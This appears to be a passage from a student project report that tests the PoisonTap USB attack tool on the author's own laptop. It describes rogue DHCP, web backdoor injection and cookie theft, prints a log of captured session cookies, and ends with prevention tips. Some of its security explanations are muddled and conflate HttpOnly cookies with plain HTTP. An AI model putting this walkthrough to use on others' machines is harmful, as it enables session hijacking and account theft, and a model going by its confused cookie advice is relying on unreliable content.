
Once, I plugged in, the Poison Tap was disguised as RNDIS/Ethernet Gadget and connected as a DHCP. DHCP stands for Dynamic Host Configuration Protocol. It dynamically allocates IP addresses. Poison Tap responds to the DHCP request, and it provides the machine with an IP address. It provides entire IPv4 addresses from 0.0.0.0 to 255.255.255.255 rather than providing a small subnet.




After about 30 seconds, when I redirected the HTTP page. I found that the cool screen was displayed.



I was able to see that web backdoor was installed. All of the names of the files were changed to “PoisonTap”.



Once, I plugged it off. The screen was back to the normal page.



```
i@raspberrypi:~ $ cd poisontap
i@raspberrypi:~/poisontap $ ls
lexa1m.sh      js          README.md
jackdoor.html   pi_poisontap.js
jackend_server.js pi_startup.sh    target_backdoor.js
install.sh      poisontap.cookies.log
target_injected_xhtmljs.html
i@raspberrypi:~/poisontap $ cat poisontap.cookie.log
```

I booted Raspbian and I found that “poisontap.cookies.log” was created. I saw the file by typing “cat poisontap.cookie.log”.

I could see lots of HTTP only cookies. I found the websites like Netflix.com and Microsoft.com that I entered before.

```
>>> inject Backdoor HTML reverse ws 1337
Request: netflix.com/PoisonTap
{
  host: 'netflix.com',
  connection: 'keep-alive',
  'user-agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103 Safari/537.36',
  accept: 'image/webp,image/apng,image/*,*;q=0.8',
  referer: 'http://iczn.org/',
  'accept-encoding': 'gzip, deflate',
  'accept-language': 'en-US,en;q=0.9,ko;q=0.8',
  cookie: 'memclid=7541f68b-8c2e-468f-bcda-57030c0374b7; ffb_163114453728333=base_domain=.netflix.com; nfvidid=BQFmAAEBEHQJ0mgJ3J00h0GwC5rkUYFg1X2
uaUARZb3RagFor1k80cHwVe940Wf8sdhj0d20w8S92aXj; NetflixId=vK3D2%26ct%3DBQA0AAEBE0SLRu2LAEy4wG2nkbuQdsibWFmLm_DGPYw16mf8CXkk_j0_wD8lgi57-aqBT1DE
HSNX_y9rxHNtkwk_ANV4S1QFenaIXBryXpikh_-PEScj08VynwIUrq2cjbrH25e2f29Eyh_aeSVImNHfIqvAZPg-MNSbRqggJuCfIgoI4pAWk6Wm01p9VXNd5AxQevokZX26WwW6LFvpkhmUAT
mXAHjXBbpri1gDuyhW2ej8eT_PsuHEfOUe6qb_VY9fPSRFiNez0kEdLweJ4evTy2Njr1bRiy6BvJyXvNc-FnC_g5sW9p1Iuk_KzDGQ71CV6rmax5zD1fwj5HEhr8zXPAZi9T_y1146MtRG1
I32_dcNDUDM6fPDJvcSjPyS5ic.%26bt%30db1%26ch%3DAQEAEABABTKw7vfXzhpo0Tmnu9YTZAKr3Gjw_Ikez4.%26mac%3DAQEAEABABSXRZZsO_xfbAa51boE0UPVh6sohEBBuDg.; '
>>> Inject Backdoor HTML reverse ws 1337
Request: t.co/PoisonTap
```

I zoomed in the cookie for Netflix. I could see that the referrer is <http://iczn.org/>. It's the website that I installed the web backdoor. I also found that Netflix uses HTTP only cookie to store the username instead of a secure cookie.

## How to prevent?

From the website “Latest Hacking News”, “HTTP Only cookie is a flag added to cookies that tell the browser not to display the cookie through client-side scripts” (Latest Hacking News). Once, I exploit HTTP only cookies I could steal private information by using session hijacking. Session hijacking is the exploitation of a valid computer session. I will be able to log in without a password by using cookie and session hijacking. Of course, the website needs to be vulnerable from session hijacking. There are some methods to prevent getting hacked from Poison Tap.

1. You should never use the http only website for the startup page. Poison Tap only works if the http only website is opened.
2. You should delete the cookies for the browsers frequently. As deleting the cookies, it will also delete the web backdoor that Poiston Tap installed.
3. You should use only HTTPS websites - Cookies set with the "Secure" keyword will only be sent. Fortunately, most of websites are HTTPS(secure) now. However, you still need to be careful that some websites are still HTTP only.

## Conclusion

In this project, I was able to install Poison tap on Raspberry Pi Zero, and I tried to see that I could hack my laptop (Mac) by using it. I was able steal the HTTP only cookies from my laptop even though the laptop was lock. I also explained the methods to protect a computer from this tool.

## References

<https://samy.pl/poisontap/>

<https://arstechnica.com/information-technology/2016/11/meet-poisontap-the-5-tool-that-ransacks-password-protected-computers/>

<https://www.security-sleuth.com/sleuth-blog/2017/3/6/installing-poison-tap-for-dummies-the-most-complete-guide>

<https://www.youtube.com/watch?v=Aatp5gCskvk>

<https://www.youtube.com/watch?v=B9EraHobheE>

<https://latesthackingnews.com/2017/07/03/what-is-httponly-cookie/>